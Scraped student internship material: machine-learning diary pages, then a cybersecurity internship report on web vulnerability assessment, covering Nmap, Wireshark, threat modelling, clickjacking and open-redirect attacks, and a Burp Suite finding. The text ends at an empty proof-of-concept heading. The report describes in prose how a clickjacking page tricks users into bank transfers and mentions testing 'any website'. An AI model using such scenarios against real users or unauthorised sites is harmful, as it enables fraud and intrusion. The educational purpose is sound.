DIARY OF THE WEEK: Dt: 3-4-23 **TO** 7-4-23

DEPARTMENT: Computer **SEM:** 8th

NAME OF THE ORGANISATION: Intellect

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chintan Mehta

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Start working on Machine learning.

→ Understanding about what is machine learning and how it can be useful in our daily life.

→ different types of machine learning like, supervised, unsupervised, reinforcement learning etc.

→ Also explored different types of algorithms.

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TOTAL HOURS: 75

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 9/5

Signature of Person in Charge of Department

Date: 8-5-23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH R OZA

DIARY OF THE WEEK: DT: 10-4-23 **TO** 14-4-23

DEPARTMENT: Computer **SEM:** 8th

NAME OF THE ORGANISATION: Infolabz IT Services PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chintan Vaghela

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Explore different algorithms like linear regression, PCA, SVM, Desion tree algorithms, Logistic regression etc.

→ Complete remain task related this

→ Another task related Power BI. done for refressing own knowledge

→ Working and complete machine learning task

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TOTAL HOURS 25

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of ... of Dept. / ...

INFOLAB AHMEDABAD

Date: 15-4-23

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

INTERNSHIP AT CYBER OCTET

AN INTERNSHIP REPORT

Submitted by

Dhruv Dhanpalbhai Patel

200390107501

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Cyber Octet** has been carried out by **Dhruv Dhanpalbhai Patel (200390107501)** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Prof. Akshay Kansara	Prof. Akshay Kansara
Internal Guide	Head of Department

Cyber Octet™

CYBER OCTET PRIVATE LIMITED
C-709, Titanium City Center, Nr. Sachin Tower,
Prahlad Nagar Road, Satellite, Ahmedabad 380015.
Mobile : +91 98244 35293, +91 74053 21234
Email : info@cyberoctet.com

Date: 3 May 2023

TO WHOM IT MAY CONCERN

This is to certify that **Mr. Dhruv Patel** from Ahmadabad, Gujarat has successfully completed Internship at Cyber Octet Private Limited from 1st February 2023 to 1st May 2023 in Cyber Security Domain.

During the period of his internship he was found hardworking, punctual and inquisitive.

His association with us was very fruitful and we wish him the best of luck in future.

Thank You.

For **Cyber Octet Private Limited**

Cyber Octet Pvt. Ltd. Ahmedabad

Authorized Signatory

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Cyber Octet** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Mr. Falgun Rathod (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student

Dhruv Dhanpalbhai Patel

Sign of Student

ACKNOWLEDGEMENT

I wish to express my sincere gratitude to our External guide **FALGUN RATHOD** for continuously guiding me at the company and answering all my doubts with patience. I would also like to thank my Internal Guide **Mr. Akshay Kansara** for helping me through my internship by giving me the necessary suggestions and advice along with their valuable co- ordination in completing this internship.

I also thank my parents, friends and all the members of the family for their precious support and encouragement which they had provided in completion of my work. In addition to that, I would also like to mention the company personals who gave me the permission to use and experience the valuable resources required for the internship.

Thus, in conclusion to the above said, I once again thank the staff members of **CYBER OCTET** for their valuable support in completion of the project.

Thank You.

Dhruv Dhanpalbhai Patel
(200390107501)

Abstract

A vulnerability assessment methodology for a web-based application involves a systematic approach to identify, evaluate, and prioritize security weaknesses and risks associated with the application. The goal of such a methodology is to identify vulnerabilities that could be exploited by an attacker and provide recommendations for mitigating or eliminating them.

The vulnerability assessment methodology for a web-based application typically involves the following steps:

1. Scoping and Information Gathering: This involves identifying the scope of the assessment, the application's functionality, and the technology stack used.

2. Threat Modeling: This involves identifying potential threats and attack scenarios that could be used to exploit vulnerabilities in the application.

3. Vulnerability Identification: This involves using automated tools, manual testing, and analysis of the application's code and architecture to identify security weaknesses and vulnerabilities.

4. Vulnerability Prioritization: This involves assigning a risk score to each vulnerability based on its potential impact on the application and the likelihood of exploitation.

5. Recommendations and Remediation: This involves providing recommendations for mitigating or eliminating identified vulnerabilities, such as patches or configuration changes.

6. Reporting: This involves documenting the assessment findings, including identified vulnerabilities, risk scores, and recommendations for remediation.

The methodology should be iterative, meaning that after the initial assessment, the process should be repeated periodically to identify new vulnerabilities that may have arisen due to changes in the application or the technology stack.

Overall, a vulnerability assessment methodology for a web-based application is a critical step in ensuring the security of the application and protecting it from potential cyber-attacks.

Company Profile

Company Name:	Cyber Octet Pvt Ltd
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About Us:

Cyber Octet Pvt. Ltd. is an IT Solution, Security, Training and Services Company providing best solution to its clients for any development solution to Securing data. We have end to end expertise and have served several Government, Institutions, and Private Sectors.

Cyber Octet Pvt. Ltd. trained 50 thousand+ Students, Served States & National Government Organizations and had clientele of 25+ corporates worldwide. Students & Team of Cyber Octet Pvt. Ltd. have found vulnerabilities in Google, Microsoft, Apple and many more from Fortune 500 Companies.

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Chapter 1 - INTRODUCTION TO CYBERSECURITY

1.1 What is Cyber Security?

Cybersecurity is the practice of protecting digital systems, networks, and data from unauthorized access, theft, damage, or disruption. As technology advances and digital infrastructure continues to become more pervasive in our daily lives, cybersecurity has become increasingly important for individuals, businesses, and governments alike.

Cybersecurity involves a combination of technology, processes, and best practices to secure digital assets against a wide range of cyber threats, including malware, phishing attacks, hacking, and other malicious activities. The goal of cybersecurity is to prevent these threats from compromising the confidentiality, integrity, and availability of digital systems and data.

There are several key components of cybersecurity. These include:

- Confidentiality: protecting sensitive data from unauthorized access.
- Integrity: ensuring that data is accurate and has not been tampered with.
- Availability: ensuring that systems and data are accessible to authorized users when needed.
- Authentication: verifying the identity of users and systems to prevent unauthorized access.
- Authorization: controlling access to systems and data based on user roles and permissions.
- Security policies and procedures: formalized rules and protocols for managing and maintaining cybersecurity.
- Training and education: educating users about cybersecurity best practices to prevent cyber-attacks and mitigate the impact of security incidents.

Effective cybersecurity requires ongoing attention and investment, as the threat landscape is constantly evolving. Cybersecurity professionals must stay up to date with the latest threats and technologies and continuously evaluate and improve their cybersecurity measures to ensure the safety and security of digital systems and data.

1.2 Why is Cyber Security needed?

Cybersecurity is needed for several reasons:

1. Protection of sensitive data: With the increasing amount of sensitive data stored digitally, such as personal information, financial data, and intellectual property, cybersecurity is essential to protect this data from unauthorized access, theft, or misuse.

2. Preventing financial losses: Cyber-attacks can cause significant financial losses, including theft of funds, loss of revenue due to system downtime, and the costs associated with repairing damage to systems and data.

3. Maintaining business operations: Cybersecurity is critical to maintaining the continuity of business operations. Cyber-attacks can disrupt critical systems and lead to extended downtime, which can have a significant impact on productivity and revenue.

4. Protecting national security: Cybersecurity is crucial for protecting national security, including the security of critical infrastructure such as energy, transportation, and communication systems.

5. Compliance with regulations: Many industries are subject to regulatory requirements that mandate certain cybersecurity measures to protect sensitive data and systems.

Overall, cybersecurity is an essential aspect of modern digital life, and the importance of maintaining strong cybersecurity practices and protocols is only likely to increase as technology continues to evolve.

Chapter 2 - SCOPING AND INFORMATION GATHERING

Scoping:

- Scoping involves defining the scope and boundaries of the cybersecurity project or initiative. This includes identifying the systems, networks, and assets that need to be protected, as well as the potential threats and risks that need to be addressed.
- It is important to involve all stakeholders in the scoping process, including IT teams, business leaders, and security experts. This ensures that everyone is on the same page regarding the goals and objectives of the project.
- Scoping also involves setting clear expectations and goals for the project. This includes defining the expected outcomes, timelines, and resources required to achieve the desired results.

Information Gathering:

- Information gathering involves collecting and analysing data to understand the current state of the organization's cybersecurity posture. This includes conducting vulnerability assessments, penetration testing, and other security assessments to identify potential weaknesses and risks.
- It is important to use a variety of methods to gather information, including interviews, surveys, and technical assessments. This helps to ensure that all aspects of the organization's cybersecurity posture are properly evaluated.
- Information gathering also involves analysing the data collected to identify trends, patterns, and potential areas for improvement. This helps to inform the development of a comprehensive cybersecurity strategy and plan.

2.1 TOOLS WITH PRACTICALS:

NMAP:

Nmap is a free and open-source network scanning tool used to discover hosts, services, and ports on a network. It can also identify the operating system running on a host and provide scripting options for more complex tasks. Nmap is available for multiple operating systems and can be run from the command line or through a graphical user interface.




Figure 2. 1 Nmap scanning open ports.

Nmap GUI – ZENMAP




Figure 2. 2 Zenmap

It is defined as a tool that can detect or diagnose services that are running on an **Internet-connected system** by a network administrator in their networked system used to identify potential security flaws. **N-map manly shows:**

- Which ports are open in any system.
- Which service is running on that port.
- Banner Grabbing
- Which OS is running on system.
- Which device is in use.
- Mac address
- Trace-route

Figure 2. 3 showing which Hash is being used in SSL




Figure 2. 4 nmap showing which services are running along with versions.

Wireshark

Wireshark is a free and open-source network protocol analyzer used to capture and analyze network traffic in real-time. It was first released in 1998 and has since become a popular tool among network administrators, security professionals, and developers.




Figure 2. 5 Wireshark tool

- Packet capture: Wireshark can capture and analyse network traffic in real-time, allowing users to see the packets that are being sent and received on a network.
- Protocol analysis: Wireshark can decode and analyse a wide range of network protocols, allowing users to understand the behaviour of network applications and devices.
- Network troubleshooting: Wireshark can be used to troubleshoot network issues, such as packet loss, latency, and connectivity problems.
- Security analysis: Wireshark can be used to identify and analyse security threats, such as malware, phishing attacks, and unauthorized access attempts.

Chapter 3 - THREAT MODELING

Threat modeling is a process used in cybersecurity to identify potential security threats to a system or application and to prioritize the mitigation of those threats based on the risk they pose. It involves identifying potential attackers, their objectives, and the methods they might use to compromise the security of a system or application.

3.1 IDENTIFYING POTENTIAL THREATS AND ATTACK SCENARIOS

Identifying potential threats and attack scenarios is a critical step in the cybersecurity risk management process. It involves analyzing the various ways in which an attacker might attempt to compromise the security of a system or application.
The threat modelling process typically involves the following steps:

1. **Define the system or application:** This step involves identifying the boundaries of the system or application being analyzed and defining the assets that need to be protected.
2. **Identify potential threats**: This step involves identifying the potential attackers, their motives, and the methods they might use to attack the system or application.
3. **Identify vulnerabilities**: This step involves identifying the weaknesses or vulnerabilities in the system or application that could be exploited by attackers.
4. **Assess the risk:** This step involves assessing the likelihood and potential impact of each identified threat and vulnerability.
5. **Prioritize and address the threats:** This step involves prioritizing the threats based on the level of risk they pose and implementing mitigation strategies to address them.

Threat modeling can be performed using various methods, including data flow diagrams, attack trees, and misuse cases. The process can be done manually or using specialized tools and software.

Figure 3. 1 Threat modeling

It includes:

- **Confidentiality:** to protect data against unauthorized disclosure
- **Integrity:** to prevent unauthorized information changes
- **Ability:** to render required services even while the system is under attack

By performing threat modeling, organizations can identify and prioritize potential security threats, allocate resources more effectively, and improve the overall security posture of their systems and applications.

Chapter 4 - VULNERABILITY IDENTIFICATION

What is Vulnerability?

A vulnerability is a weakness that can be exploited by cybercriminals to gain unauthorized access to a computer system. After exploiting a vulnerability, a cyberattack can run malicious code, install malware, and even steal sensitive data.

Vulnerability Examples:

1. HARDWARE

Any susceptibility to humidity, dust, soiling, natural disaster, poor encryption, or firmware vulnerability.

2. SOFTWARE

Insufficient testing, lack of audit trail, design flaws, memory safety violations (buffer overflows, over-reads, dangling pointers), input validation errors (code injection, cross-site scripting (XSS), directory traversal, email injection, format string attacks, HTTP header injection, HTTP response splitting, SQL injection), privilege-confusion bugs (clickjacking, cross-site request forgery, FTP bounce attack), race conditions (symlink races, time-of-check-to-time-of-use bugs), side channel attacks, timing attacks and user interface failures (blaming the victim, race conditions, warning fatigue).

3.NETWORK

Unprotected communication lines, man-in-the-middle attacks, insecure network architecture, lack of authentication, default authentication, or other poor network security.

4. PERSONNEL

Poor recruiting policy, lack of security awareness and training, poor adherence to security training, poor password management, or downloading malware via email attachments.

5.PHYSICAL SITE

Area subject to natural disaster, unreliable power source, or no key card access.

6.ORGANIZATIONAL

Improper internal controls, lack of audit, continuity plan, security, or incident response plan.

1.1 TYPES OF VULNERABILITIES:

Unpatched Software
Unpatched security vulnerabilities allow attackers to run a malicious code by leveraging a known security bug that has not been patched. The adversary will try to probe your environment looking for unpatched systems, and then attack them directly or indirectly.

Misconfiguration
System misconfigurations (e.g. assets running unnecessary services, or with vulnerable settings such as unchanged defaults) can be exploited by attackers to breach your network. The adversary will try to probe your environment looking for systems that can be compromised due to some misconfiguration, and then attack them directly or indirectly.

Weak Credentials
An attacker may use dictionary or brute force attacks to attempt to guess weak passwords, which can then be used to gain access to systems in your network.

Easy-to-phish-users
Phishing is used by attackers to get users to inadvertently execute some malicious code, and thereby compromise a system, account or session. The adversary will send your users a link or malicious attachment over email (or other messaging system), often alongside some text/image that entices them to click.

Trust Relationship
Attackers can exploit trust configurations that have been set up to permit or simplify access between systems (e.g. mounted drives, remote services) to propagate across your network. The adversary, after gaining access to a system, can then proceed to breach other systems that implicitly trust the originally compromised system.

Compromised Credentials
An attacker can use compromised credentials to gain unauthorized access to a system in your network. The adversary will try to somehow intercept and extract passwords from unencrypted or incorrectly encrypted communication between your systems, or from unsecured handling by software or users. The adversary may also exploit reuse of passwords across different systems.

Malicious Insider
An employee or a vendor who might have access to your critical systems can decide to exploit their access to steal or destroy information or impair them. This is particularly important for privileged users and critical systems.

Missing/Poor Encryption
With attacks on Missing/Poor Encryption, an attacker can intercept communication between systems in your network and steal information. The attacker can intercept unencrypted or poorly encrypted information and can then extract critical information, impersonate either side and possibly inject false information into the communication between systems.

Zero-days & Unknown Methods
Zero days are specific software security vulnerabilities known to the adversary but for which no fix is available, often because the bug has not been reported to the vendor of the vulnerable

system. The adversary will try to probe your environment looking for systems that can be compromised by the zero day exploit they have, and then attack them directly or indirectly.

Figure 4. 1 Different types of vulnerabilities

1.2 VAPT (Vulnerability assessment and Penetration Testing):

Table 4. 1 VAPT

VA	PT
Goal is to find as many vulnerabilities as possible.	Goal is to exploit discovered vulnerability to reach admin level
Scope is Wide, exploratory by nature.	Scope is Deep focus on specific vulnerability.
Quick to complete. Automated.	Time consuming, manual work.
It will not impact business processes.	It might disrupt business processes.
Test methods are Authenticated and unauthenticated.	Test methods are Grey/Black/White box.
Frequency of VA is organizational attack surface	Frequency of PT is Critical assets
Full interaction with client team	No interaction with client
Cost-effective since it can be automated	Relatively costly because of duration and requires highly skilled knowledge
In report, Partial details on problem, no mitigation advice.	In Report, Full details of vulnerability exploitation and how to mitigate.

Chapter 5 - SOME COMMON VULNERABILITIES

1. CLICKJACKING:

Clickjacking is an attack that fools users into thinking they are clicking on one thing when they are clicking on another. Its other name, user interface (UI) redressing, better describes what is going on. Users think they are using a web page's normal UI, but in fact there is a hidden UI in control; in other words, the UI has been redressed. When users click something, they think is safe, the hidden UI performs a different action.

Attack Scenario:

- The attacker has carefully crafted a website that promises attractive offers/ free gifts.
- In the background, the attacker will check if the user is logged into the banking/ e-commerce site. Using query parameters, the attacker inserts their banking details into the form.
- With the malicious website in the background, the user's bank transfer page/ e-commerce checkout page is overlaid on it in a fully transparent frame.
- Desired controls such as ***Confirm Transfer/ Confirm***
- ***Purchase*** is aligned with the clickable items that are visible on the malicious site such as ***Claim Gift/ Claim Offer/ Book Your Free Trip***.
- When the user clicks on these items, they are confirming the fund transfer or purchase.
- Unaware of the fund transfer or product purchase in the background, the user will be redirected to the page with information on the offer/ gift.
- This attack cannot be traced back to the attacker since the user performed the actions while being legitimately signed into their banking or e-commerce account.

Mitigation:

Sending the proper Content Security Policy (CSP) frame-ancestor directive response headers that instruct the browser to not allow framing from other domains. The older X-FrameOptions HTTP headers is used for graceful degradation and older browser compatibility.

5.2 Redirect URL Vulnerability:

- In this vulnerability, the attacker uses to manipulate the URL and sends it to the victim. As soon as the victim opens the URL, the website redirects it to a malicious website or website to which the attacker wants the user to redirected.
- The attacker generally uses to exploit this type of Vulnerability with the help of manual manipulation in the URL or with the help of several tools like Burpsuite, which gives an attacker several types of ways due to which he can manipulate the URL to get Redirected.

Impact:

- Attacks like CSRF can be chained via this bug
- XSS (Cross-Site Scripting) can be exploited in this case
- Theft of confidential Information
- Users can be tricked on a phishing page and can be exploited in several ways.

Mitigation:

- Remove redirection functions from the Web Application & replace them with direct links.
- A server-side list should be maintained for all the URLs that are needed to be redirected.
- Proper Validation in the URL those are redirecting must be integrated at the backend.
- Absolute URLs must be used in the Web Applications for all the specific redirects.

Task: - Find vulnerability any website using Burpsuite And make its report Web vulnerability Report: -

- **Severity:** - Low
- **Vulnerability**: -Security Misconfiguration
- **Exploitation Level**: - Easy
- **Vulnerability Description: -**
  - Component-based vulnerabilities occur when a software component is unsupported, out of date, or vulnerable to a known exploit.
- **Impact:** -
  - An attacker exploiting this vulnerability could obtain access to confidential information.
  - An attacker exploiting this vulnerability could prevent authorized access to computing resources or interfere with a system's operations.

Proof of Concept (POC):

